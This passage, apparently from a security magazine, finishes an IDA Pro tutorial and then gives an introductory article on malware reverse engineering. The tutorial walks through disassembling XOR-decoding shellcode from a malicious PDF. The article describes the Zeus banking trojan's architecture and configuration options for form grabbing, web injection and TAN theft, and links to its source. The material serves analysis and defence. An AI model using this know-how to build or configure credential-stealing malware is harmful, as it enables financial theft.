The malware has been unlocked
```

This example demonstrates how quickly you can use the search feature and links to get information about a binary.

Using Cross-References

A cross-reference, known as an xref in IDA Pro, can tell you where a function is called or where a string is used. If you identify a useful function and want to know the parameters with which it is called, you can use a cross-reference to navigate quickly to the location where the parameters are placed on the stack. Interesting graphs can also be generated based on cross-references, which are helpful to performing analysis.

Code Cross-References

Listing 3 shows a code cross-reference that tells us that this function (`sub_401000`) is called from inside the main function at offset `0x3` into the main function. The code cross-reference for the jump tells us which jump takes us to this location, which in this example corresponds to the location marked at the end. We know this because at offset `0x19` into `sub_401000` is the `jmp` at memory address `0x401019`.

By default, IDA Pro shows only a couple of cross-references for any given function, even though many may occur when a function is called. To view all the cross-references for a function, click the function name and press X on your keyboard. The window that pops up should list all locations where this function is called. At the bottom of the Xrefs window in Figure 6, which shows a list of cross-references for `sub_408980`, you can see that this function is called 64 times (“Line 1 of 64”). Double-click any entry in the Xrefs window to go to the corresponding reference in the disassembly window.




Figure 6. Xrefs window

Data Cross-References

Data cross-references are used to track the way data is accessed within a binary. Data references can be associated with any byte of data that is referenced in code via a memory reference, as shown in Listing 4. For example, you can see the data cross-reference to the `DWORD 0x7F000001`. The corresponding cross-reference tells us that this data is used in the function located at `0x401020`. The following line shows a data cross-reference for the string `<Hostname> <Port>`.

The static analysis of strings can often be used as a starting point for your analysis. If you see an interesting string, use IDA Pro’s cross-reference feature to see exactly where and how that string is used within the code.

Listing 3. Code cross-references

```
00401000      sub_401000      proc near      ; CODE XREF: _main+3p
00401000      push     ebp
00401001      mov      ebp, esp
00401003 loc_401003:                                ; CODE XREF: sub_401000+19j
00401003      mov      eax, 1
00401008      test     eax, eax
0040100A      jz       short loc_40101B
0040100C      push     offset aLoop ; "Loop\n"
00401011      call     printf
00401016      add      esp, 4
00401019      jmp      short loc_401003
```

Listing 4. Data cross-references

```
0040C000      dword_40C000 dd 7F000001h      ; DATA XREF: sub_401020+14r
0040C004      aHostnamePort db '<Hostname> <Port>', 0Ah, 0 ; DATA XREF: sub_401000+30
```

Listing 5. Function and stack example

```
00401020 ; ===== S U B R O U T I N E =====
00401020
00401020 ; Attributes: ebp-based frame
00401020
00401020 function      proc near      ; CODE XREF: _main+1Cp
00401020
00401020 var_C          = dword ptr -0Ch
00401020 var_8          = dword ptr -8
00401020 var_4          = dword ptr -4
00401020 arg_0          = dword ptr 8
00401020 arg_4          = dword ptr 0Ch
00401020
00401020      push     ebp
00401021      mov      ebp, esp
00401023      sub      esp, 0Ch
00401026      mov      [ebp+var_8], 5
0040102D      mov      [ebp+var_C], 3
00401034      mov      eax, [ebp+var_8]
00401037      add      eax, 22h
0040103A      mov      [ebp+arg_0], eax
0040103D      cmp      [ebp+arg_0], 64h
00401041      jnz      short loc_40104B
00401043      mov      ecx, [ebp+arg_4]
00401046      mov      [ebp+var_4], ecx
00401049      jmp      short loc_401050
0040104B loc_40104B:                                ; CODE XREF: function+21j
0040104B      call     sub_401000
00401050 loc_401050:                                ; CODE XREF: function+29j
00401050      mov      eax, [ebp+arg_4]
00401053      mov      esp, ebp
00401055      pop      ebp
00401056      retn
00401056 function      endp
```

Analyzing Functions

One of the most powerful aspects of IDA Pro is its ability to recognize functions, label them, and break down the local variables and parameters. Listing 5 shows an example of a function that has been recognized by IDA

Pro. Notice how IDA Pro tells us that this is an EBP-based stack frame used in the function, which means the local variables and parameters will be referenced via the EBP register throughout the function. IDA Pro has successfully discovered all local variables and parameters in this function. It has labeled the local variables with the prefix `var_` and parameters with the prefix `arg_`, and named the local variables and parameters with a suffix corresponding to their offset relative to EBP. IDA Pro will label only the local variables and parameters that are used in the code, and there is no way for you to know automatically if it has found everything from the original source code. Local variables will be at a negative offset relative to EBP and arguments will be at a positive offset. You can see that IDA Pro has supplied the start of the summary of the stack view. The first line of this summary tells us that `var_c` corresponds to the value `-0xCh`. This is IDA Pro's way of telling us that it has substituted `var_c` for `-0xC`; it has abstracted an instruction. For example, instead of needing to read the instruction as `mov [ebp-0Ch], 3`, we can simply read it as "`var_c` is now set to 3" and continue with our analysis. This abstraction makes reading the disassembly more efficient.








Figure 7. Graphing button toolbar

Sometimes IDA Pro will fail to identify a function. If this happens, you can create a function by pressing P. It may also fail to identify EBP-based stack frames, and the instructions `mov [ebp-0Ch], eax` and `push dword ptr [ebp-010h]` might appear instead of the convenient labeling. In most cases, you can fix this by pressing ALT-P, selecting *BP Based Frame*, and specifying *4 bytes for Saved Registers*.

Using Graphing Options

IDA Pro supports five graphing options, accessible from the buttons on the toolbar shown in Figure 7. Four of these graphing options utilize cross-references. When you click one of these buttons on the toolbar, you will be presented with a graph via an application called WinGraph32. Unlike the graph view of the disassembly window, these graphs cannot be manipulated with IDA. (They are often referred to as legacy graphs.) The options on the graphing button toolbar are described in Table 1.

Table 1. Graphing Options

Button	Function	Description
	Creates a flow chart of the current function	Users will prefer to use the interactive graph mode of the disassembly window but may use this button at times to see an alternate graph view.
	Graphs function calls for the entire program	Use this to gain a quick understanding of the hierarchy of function calls made within a program, as shown in Figure 8. To dig deeper, use WinGraph32's zoom feature. You will find that graphs of large statically linked executables can become so cluttered that the graph is unusable.
	Graphs the crossreferences to get to a currently selected cross-reference	This is useful for seeing how to reach a certain identifier. It's also useful for functions, because it can help you see the different paths that a program can take to reach a particular function.
	Graphs the crossreferences from the currently selected symbol	This is a useful way to see a series of function calls. For example, Figure 9 displays this type of graph for a single function. Notice how <code>sub_4011f0</code> calls <code>sub_401110</code> , which then calls <code>gethostbyname</code> . This view can quickly tell you what a function does and what the functions do underneath it. This is the easiest way to get a quick overview of the function.
	Graphs a userspecified crossreference graph	Use this option to build a custom graph. You can specify the graph's recursive depth, the symbols used, the to or from symbol, and the types of nodes to exclude from the graph. This is the only way to modify graphs generated by IDA Pro for display in WinGraph32.

Enhancing Disassembly

One of IDA Pro's best features is that it allows you to modify its disassembly to suit your goals. The changes that you make can greatly increase the speed with which you can analyze a binary.

Renaming Locations

IDA Pro does a good job of automatically naming virtual address and stack variables, but you can also modify these names to make them more meaningful. Auto-generated names (also known as dummy names) such as `sub_401000` don't tell you much; a function named `ReverseBackdoorThread` would be a lot more useful. You should rename these dummy names to something more meaningful. This will also help ensure that you reverse-engineer a function only once. When renaming dummy names, you need to do so in only one place. IDA Pro will propagate the new name wherever that item is referenced.




Figure 8. Cross-reference graph of a program

After you've renamed a dummy name to something more meaningful, cross-references will become much easier to parse. For example, if a function `sub_401200` is called many times throughout a program and you rename it to `DNSrequest`, it will be renamed `DNSrequest` throughout the program. Imagine how much time this will save you during analysis, when you can read the meaningful name instead of needing to reverse the function again or to remember what `sub_401200` does.




Figure 9. Cross-reference graph of a single function (`sub_4011F0`)

Table 2 shows an example of how we might rename local variables and arguments. The left column contains an assembly listing with no arguments renamed, and the right column shows the listing with the arguments renamed. We can actually glean some information from the column on the right. Here, we have renamed `arg_4` to `port_str` and `var_598` to `port`. You can see that these renamed elements are much more meaningful than their dummy names.

Table 2. Function Operand Manipulation

Without renamed arguments	With renamed arguments
004013C8 mov eax, [ebp+arg_4]	004013C8 mov eax, [ebp+port_str]
004013CB push eax	004013CB push eax
004013CC call _atoi	004013CC call _atoi
004013D1 add esp, 4	004013D1 add esp, 4
004013D4 mov [ebp+var_598], ax	004013D4 mov [ebp+port], ax
004013DB movzx ecx, [ebp+var_598]	004013DB movzx ecx, [ebp+port]
004013E2 test ecx, ecx	004013E2 test ecx, ecx
004013E4 jnz short loc_4013F8	004013E4 jnz short loc_4013F8
004013E6 push offset aError	004013E6 push offset aError
004013EB call printf	004013EB call printf
004013F0 add esp, 4	004013F0 add esp, 4
004013F3 jmp loc_4016FB	004013F3 jmp loc_4016FB
004013F8 ; -----	004013F8 ; -----
004013F8	004013F8
004013F8 loc_4013F8:	004013F8 loc_4013F8:
004013F8 movzx edx, [ebp+var_598]	004013F8 movzx edx, [ebp+port]
004013FF push edx	004013FF push edx
00401400 call ds:htons	00401400 call ds:htons

Comments

IDA Pro lets you embed comments throughout your disassembly and adds many comments automatically.

To add your own comments, place the cursor on a line of disassembly and press the colon (:) key on your keyboard to bring up a comment window. To insert a repeatable comment to be echoed across the disassembly window whenever there is a cross-reference to the address in which you added the comment, press the semicolon (;) key.

Formatting Operands

When disassembling, IDA Pro makes decisions regarding how to format operands for each instruction that it disassembles. Unless there is context, the data displayed is typically formatted as hex values. IDA Pro allows you to change this data if needed to make it more understandable.

Figure 10 shows an example of modifying operands in an instruction, where 62h is compared to the local variable `var_4`. If you were to right-click 62h, you would be presented with options to change the 62h into 98 in decimal, 142o in octal, 1100010b in binary, or the character b in ASCII – whatever suits your needs and your situation.




Figure 10. Function operand manipulation

To change whether an operand references memory or stays as data, press the O key on your keyboard. For example, suppose when you're analyzing disassembly with a link to `loc_410000`, you trace the link back and see the following instructions:

```

mov     eax, loc_410000
add     ebx, eax
mul     ebx

```

At the assembly level, everything is a number, but IDA Pro has mislabeled the number `4259840` (`0x410000` in hex) as a reference to the address `410000`. To correct this mistake, press the **O** key to change this address to the number `410000h` and remove the offending cross-reference from the disassembly window.

Using Named Constants

Malware authors (and programmers in general) often use *named constants* such as `GENERIC_READ` in their source code. Named constants provide an easily remembered name for the programmer, but they are implemented as an integer in the binary. Unfortunately, once the compiler is done with the source code, it is no longer possible to determine whether the source used a symbolic constant or a literal.

Fortunately, IDA Pro provides a large catalog of named constants for the Windows API and the C standard library, and you can use the Use Standard Symbolic Constant option (shown in Figure 10) on an operand in your disassembly. Figure 11 shows the window that appears when you select Use Standard Symbolic Constant on the value `0x80000000`.




Figure 11. Standard symbolic constant window

The code snippets in Table 3 show the effect of applying the standard symbolic constants for a Windows API call to `CreateFileA`. Note how much more meaningful the code is on the right.

Table 3. Code Before and After Standard Symbolic Constants

Before symbolic constants	After symbolic constants
<code>mov esi, [esp+1Ch+argv]</code>	<code>mov esi, [esp+1Ch+argv]</code>
<code>mov edx, [esi+4]</code>	<code>mov edx, [esi+4]</code>
<code>mov edi, ds:CreateFileA</code>	<code>mov edi, ds:CreateFileA</code>
<code>push 0 ; hTemplateFile</code>	<code>push NULL ; hTemplateFile</code>
<code>push 80h ; dwFlagsAndAttributes</code>	<code>push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes</code>
<code>push 3 ; dwCreationDisposition</code>	<code>push OPEN_EXISTING ; dwCreationDisposition</code>
<code>push 0 ; lpSecurityAttributes</code>	<code>push NULL ; lpSecurityAttributes</code>
<code>push 1 ; dwShareMode</code>	<code>push FILE_SHARE_READ ; dwShareMode</code>
<code>push 80000000h ; dwDesiredAccess</code>	<code>push GENERIC_READ ; dwDesiredAccess</code>
<code>push edx ; lpFileName</code>	<code>push edx ; lpFileName</code>
<code>call edi ; CreateFileA</code>	<code>call edi ; CreateFileA</code>

Sometimes a particular standard symbolic constant that you want will not appear, and you will need to load the relevant type library manually. To do so, select *View*→*Open Subviews*→*Type Libraries* to view the currently loaded libraries. Normally, mssdk and vc6win will automatically be loaded, but if not, you can load them manually (as is often necessary with malware that uses the Native API, the Windows NT family API). To get the symbolic constants for the Native API, load ntapi (the Microsoft Windows NT 4.0 Native API). In the same vein, when analyzing a Linux binary, you may need to manually load the gnuunx (GNU C++ UNIX) libraries.

Table 4. Manually Disassembling Shellcode in the *paycuts.pdf* Document

File before pressing C	File after pressing C
00008384 db 28h ; (00008384 db 28h ; (
00008385 db 0FCh ; n	00008385 db 0FCh ; n
00008386 db 10h	00008386 db 10h
00008387 db 90h ; É	00008387 nop
00008388 db 90h ; É	00008388 nop
00008389 db 8Bh ; ï	00008389 mov ebx, eax
0000838A db 0D8h ; +	0000838B add ebx, 28h ; '('
0000838B db 83h ; â	0000838E add dword ptr [ebx], 1Bh
0000838C db 0C3h ; +	00008391 mov ebx, [ebx]
0000838D db 28h ; (00008393 xor ecx, ecx
0000838E db 83h ; â	00008395
0000838F db 3	00008395 loc_8395: ; CODE XREF: seg000:000083A0j
00008390 db 1Bh	00008395 xor byte ptr [ebx], 97h
00008391 db 8Bh ; ï	00008398 inc ebx
00008392 db 1Bh	00008399 inc ecx
00008393 db 33h ; 3	0000839A cmp ecx, 700h
00008394 db 0C9h ; +	000083A0 jnz short loc_8395
00008395 db 80h ; Ç	000083A2 retn 7B1Ch
00008396 db 33h ; 3	000083A2 ; -----000083A5 db 16h
00008397 db 97h ; ù	000083A6 db 7Bh ; {
00008398 db 43h ; C	000083A7 db 8Fh ; Å
00008399 db 41h ; A	
0000839A db 81h ; ü	
0000839B db 0F9h ; ·	
0000839C db 0	
0000839D db 7	
0000839E db 0	
0000839F db 0	
000083A0 db 75h ; u	
000083A1 db 0F3h ; =	
000083A2 db 0C2h ; -	
000083A3 db 1Ch	
000083A4 db 7Bh ; {	
000083A5 db 16h	
000083A6 db 7Bh ; {	
000083A7 db 8Fh ; Å	

Redefining Code and Data

When IDA Pro performs its initial disassembly of a program, bytes are occasionally categorized incorrectly; code may be defined as data, data defined as code, and so on. The most common way to redefine code in the disassembly window is to press the U key to undefine functions, code, or data. When you undefine code, the underlying bytes will be reformatted as a list of raw bytes. To define the raw bytes as code, press C. For example, Table 4 shows a malicious PDF document named *paycuts.pdf*. At offset 0x8387 into the file, we discover shellcode (defined as raw bytes), so we press C at that location. This disassembles the shellcode and allows us to discover that it contains an XOR decoding loop with 0x97.

Depending on your goals, you can similarly define raw bytes as data or ASCII strings by pressing D or A, respectively.

Conclusion

As you've seen, IDA Pro's ability to view disassembly is only one small aspect of its power. IDA Pro's true power comes from its interactive ability, and we've discussed ways to use it to mark up disassembly to help perform analysis. We've also discussed ways to use IDA Pro to browse the assembly code, including navigational browsing, utilizing the power of cross-references, and viewing graphs, which all speed up the analysis process.

On the Web

<http://www.hex-rays.com/idadpro/idadownfreeware.htm> – free version of IDA Pro.

About the Author



Author is currently a Junior Software Developer in Ericpol, where he is UMTS systems software testing, and as a freelancer creating desktop applications for Windows and web applications, including the MySQL and MSSQL database.
Contact the author: japiasecki@autograf.pl

Malware Reverse Engineering

by **Bamidele Ajayi, OCP, MCTS, MCITP EA, CISA, CISM**

In today's highly sophisticated world in Technology, where Information Systems form the critical back-bone of our everyday lives, we need to protect them from all sorts of attack vectors.

In today's highly sophisticated world in Technology, where Information Systems form the critical back-bone of our everyday lives, we need to protect them from all sorts of attack vectors.

Protecting them from all sorts of attack would require us understanding the modus operandi without which our efforts would be futile. Understanding the modi operandi of sophisticated attacks such as malware would require us dissecting malware codes into bits and pieces with processes such as Reverse Engineering. In this article, readers will be introduced to Reverse Engineering, Malware Analysis, Understanding attack vectors from reversed codes, and tools and utilities used for reverse engineering.

Introduction

Reverse engineering is a vital skill for security professionals. Reverse engineering malware to discovering vulnerabilities in binaries are required in order to properly secure Information Systems from today's ever evolving threats.

Reverse Engineering can be defined as "Per Wikipedia's definition: http://en.wikipedia.org/wiki/Reverse_engineering: Reverse engineering is the process of discovering the technological principles of a device, object or system through analysis of its structure, function and operation. It often involves taking something (e.g., a mechanical device, electronic component, biological, chemical or organic matter or software program) apart and analyzing its workings in detail to be used in maintenance, or to try to make a new device or program that does the same thing without using or simply duplicating (without understanding) the original. Reverse engineering has its origins in the analysis of hardware for commercial or military advantage. The purpose is to deduce design decisions from end products with little or no additional knowledge about the procedures involved in the original production. The same techniques are subsequently being researched for application to legacy software systems, not for industrial or defense ends, but rather to replace incorrect, incomplete, or otherwise unavailable documentation."

Assembly language is a low-level programming language used to interface with computer hardware. It uses structured commands as substitutions for numbers allowing humans to read the code easier than looking at binary, though it is easier to read than binary, assembly language is a difficult language and comes in handy as a skill set for effective reverse engineering. For this purpose, we will delve into the basics of assembly language;

Registers

Register is a small amount of storage available on processors which provides the fastest access data. Registers can be categorized on the following basis:

- User-accessible registers – The most common division of user-accessible registers is into data registers and address registers.
- Data registers can hold numeric values such as integer and floating-point values, as well as characters, small bit arrays and other data. In some older and low end CPUs, a special data register, known as the accumulator, is used implicitly for many operations.
- Address registers hold addresses and are used by instructions that indirectly access primary memory. Some processors contain registers that may only be used to hold an address or only to hold numeric values (in some

cases used as an index register whose value is added as an offset from some address); others allow registers to hold either kind of quantity. A wide variety of possible addressing modes, used to specify the effective address of an operand, exist. The stack pointer is used to manage the run-time stack. Rarely, other data stacks are addressed by dedicated address registers, see stack machine.

- Conditional registers hold truth values often used to determine whether some instruction should or should not be executed.
- General purpose registers (GPRs) can store both data and addresses, i.e., they are combined Data/Address registers and rarely the register file is unified to include floating point as well.
- Floating point registers (FPRs) store floating point numbers in many architectures.
- Constant registers hold read-only values such as zero, one, or pi.
- Vector registers hold data for vector processing done by SIMD instructions (Single Instruction, Multiple Data).
- Special purpose registers (SPRs) hold program state; they usually include the program counter (aka instruction pointer) and status register (aka processor status word). The aforementioned stack pointer is sometimes also included in this group. Embedded microprocessors can also have registers corresponding to specialized hardware elements.
- Instruction registers store the instruction currently being executed. In some architectures, model-specific registers (also called machine-specific registers) store data and settings related to the processor itself. Because their meanings are attached to the design of a specific processor, they cannot be expected to remain standard between processor generations.
- Control and status registers – There are three types: program counter, instruction registers and program status word (PSW).

Registers related to fetching information from RAM, a collection of storage registers located on separate chips from the CPU (unlike most of the above, these are generally not architectural registers).

Functions

Assembly Language function starts a few lines of code at the beginning of a function, which prepare the stack and registers for use within the function. Similarly, the function conclusion appears at the end of the function, and restores the stack and registers to the state they were in before the function was called.

Memory Stacks

There are 3 main sections of memory:

- Stack Section – Where the stack is located, stores local variables and function arguments.
- Data Section – Where the heap is located, stores static and dynamic variables.
- Code Section – Where the actual program instructions are located.

The stack section starts at the high memory addresses and grows downwards, towards the lower memory addresses; conversely, the data section (heap) starts at the lower memory addresses and grows upwards, towards the high memory addresses. Therefore, the stack and the heap grow towards each other as more variables are placed in each of those sections.

Debuggers

Debuggers are computer programs used for locating and fixing or bypassing bugs (errors) in computer program code or the engineering of a hardware device. They also offer functions such as running a program step by step, stopping at some specified instructions and tracking values of variables and also have the ability to modify program state during execution. Some examples of debuggers are:

- GNU Debugger
- Intel Debugger
- LLDB
- Microsoft Visual Studio Debugger
- Valgrind
- WinDbg

Hex Editors

Hex editors are tools used to view and edit binary files. A binary file is a file that contains data in machine-readable form as opposed to a text file which can be read by a human. Hex editors allow editing the raw data contents of a file, instead of other programs which attempt to interpret the data for you. Since a hex editor is used to edit binary files, they are sometimes called a binary editor or a binary file editor.

Disassemblers

Disassemblers are computer programs that translate machine languages into assembly language, whilst the opposite for the operation is called an assembly. The outputs of Disassemblers are in human readable format. Some examples are:

- IDA
- OllyDbg

Malware is the Swiss-army knife used by cybercriminals and any other adversary against corporations or organizations' Information Systems.

In these evolving times, detecting and removing malware artifacts is not enough: it's vitally important to understand how they work and what they would do/did on your systems when deployed and understand the context, the motivations and the goals of a breach.

Malware analysis is accomplished using specific tools that are categorized as hex editors, disassemblers/debuggers, decompilers and monitoring tools.

Disassemblers/debuggers occupy an important position in the list of reverse engineering tools. A disassembler converts binary code into assembly code. Disassemblers also extract strings, used libraries, and imported and exported functions. Debuggers expand the functionality of disassemblers by supporting the viewing of the stack, the CPU registers, and the hex dumping of the program as it executes. Debuggers allow breakpoints to be set and the assembly code to be edited at runtime.

Background

Zeus is a malware toolkit that allows a cybercriminal to build his own Trojan horse for the sole purpose of stealing financial details.

Once Zeus Trojan infects a machine, it remains idle until the user visits a Web page with a form to fill out. It allows criminals to add fields to forms at the browser level. This means that instead of directing the end user to a counterfeit website, the user would see the legitimate website but might be asked to fill in an additional blank with specific information for “security reasons.”

The malware can be customized to gather credentials from banks in specific geographic areas and can be distributed in many different ways, including email attachments and malicious Web links. Once infected, a PC can be recruited to become part of a botnet.

Approach

For reverse engineering malware a controlled environment is suggested to avoid sprawling of malicious content or using a virtual network that is completely enclosed within the host machine to prevent communication with the outside world. Tools such as PE, Disassemblers, Debuggers, etc would also be required to effectively reverse malwares.

Zeus Crimeware Toolkit

This is a set of programs which is designed to setup a botnet over networked infrastructure. It aims to make machines agents with the mission of stealing financial records. Zeus has the ability to log inputs entered by the user as well as to capture and manipulate data that are displayed on web forms.

Architecture

The structure of Zeus crimeware toolkit is made up of five components namely;

- A control panel which contains a set of PHP scripts that are used to monitor the botnet and collect the stolen information into MySQL database and then display it to the botmaster. It also allows the botmaster to monitor, control, and manage bots that are registered within the botnet.
- Configuration files that are used to customize the botnet parameters. It involves two files: the configuration file config.txt that lists the basic information, and the web injects file webinjects.txt that identifies the targeted websites and defines the content injection rules.
- A generated encrypted configuration file config.bin, which holds an encrypted version of the configuration parameters of the botnet.
- A generated malware binary file bot.exe, which is considered as the bot binary file that infects the victims' machines.
- A builder program that generate two files: the encrypted configuration file config.bin and the malware (actual bot) binary file bot.exe. On the Command&Control side, the crimeware toolkit has an easy way to setup the Command&Control server through an installation script that configures the database and the control panel. The database is used to store related information about the botnet and any updated reports from the bots. These updates contain stolen information that are gathered by the bots from the infected machines. The control panel provides a user friendly interface to display the content of the database as well as to communicate with the rest of the botnet using PHP scripts. The botnet configuration information is composed of two parts: a static part and a dynamic part. In addition, each Zeus instance keeps a set of targeted URLs that are fed by the web injects file webinject.txt. Instantly, Zeus targets these URLs to steal information and to modify the content of specific web pages before they get displayed on the user's screen. The attacker can define rules that are used to harvest a web form data. When a victim visits a targeted site, the bot steals the credentials that are entered by the victim. Afterward, it posts the encrypted information to a drop location that is meant to store the bot update reports. This server decrypts the stolen information and stores it into a database.

Code Analysis

The builder is part of the component in the crimeware toolkit which uses the configuration files as input to obfuscated configuration and the bot binary file.

The configuration File: It converts the clear text of the configuration files to a pre-defined format and encrypts it with RC4 encryption algorithm using the configured encryption key.

Zeus Configuration file includes some commands namely:

- url_loader: Update location of the bot
- url_server: Command and control server location
- AdvancedConfigs: Alternate URL locations for updated configuration files
- Webfilters: Web filters specify a list of URLs (with masks) that should be monitored. Any data sent to these URLs such as online banking credentials is then sent to the command and control server. This data is captured on the client prior to SSL. In addition, one can specify to take a screenshot when the left-button of the mouse is clicked, which is useful in recording PIN numbers selected on virtual keyboards.
- WebDataFilters: Web data filters specify a list of URLs (with masks) and also string patterns in the data that must be matched. Any data sent to these URLs and match the specified string patterns such as 'password' or 'login' is then sent to the command and control server. This data is also captured on the client prior to SSL.
- WebFakes: Redirect the specified URL to a different URL, which will host a potentially fake version of the page.
- TANGrabber: The TAN (Transaction Authentication Number) grabber routine is a specialized routine that allows you to configure match patterns to search for transaction numbers in data posted to online banks. The match patterns include values such as the variable name and length of the TAN.
- DNSMap: Entries to be added to the HOSTS file often used to prevent access to security sites or redirect users to fake Web sites.
- file_webinjects: The name of the configuration file that specifies HTML to inject into online banking pages, which defeats enhanced security implemented by online banks and is used to gather information not normally requested by the banks. This functionality is discussed more in-depth in the section "Web Page Injection".

Conclusion

The ZEUS trojan captures your keystrokes and implements 'form grabbing' (taking the contents of a form before submission and uploading them to the attacker) in an effort to steal sensitive information (passwords, credit cards, social securities, etc.). It has capabilities to infect Windows and several mobile platforms, though a recent variant based on ZUES's leaked source, the Blackhole exploit kit, can infect Macs as well.

Zeus is predominantly a financial-interest malware, however if infected, your machine will be recruited into one of the largest botnets ever. The master could then use your computer (along with any other infected machines of that bot) to be used to do any number of nefarious tasks for him (launching DDOS attacks, sending spam, relays, etc.).

References

- <http://searchsecurity.techtarget.com/definition/Zeus-Trojan-Zbot>
- http://en.wikipedia.org/wiki/Reverse_engineering
- [http://en.wikipedia.org/wiki/Zeus_\(Trojan_horse\)](http://en.wikipedia.org/wiki/Zeus_(Trojan_horse))
- <https://github.com/Visgean/Zeus>
- http://www.ncfta.ca/papers/On_the_Analysis_of_the_Zeus_Botnet_Crimeware.pdf
- http://en.wikipedia.org/wiki/Processor_register
- <http://www.cs.fsu.edu>

About the Author



Bamidele Ajayi (OCP, MCTS, MCITP EA, CISA, CISM) is an Enterprise Systems Engineer experienced in planning, designing, implementing and administering LINUX and WINDOWS based systems, HA cluster Databases and Systems, SAN and Enterprise Storage Solutions. Incisive and highly dynamic Information Systems Security Personnel with vast security architecture technical experience devising, integrating and successfully developing security solutions across multiple resources, services and products.

Android Reverse Engineering: an Introductory Guide to Malware Analysis

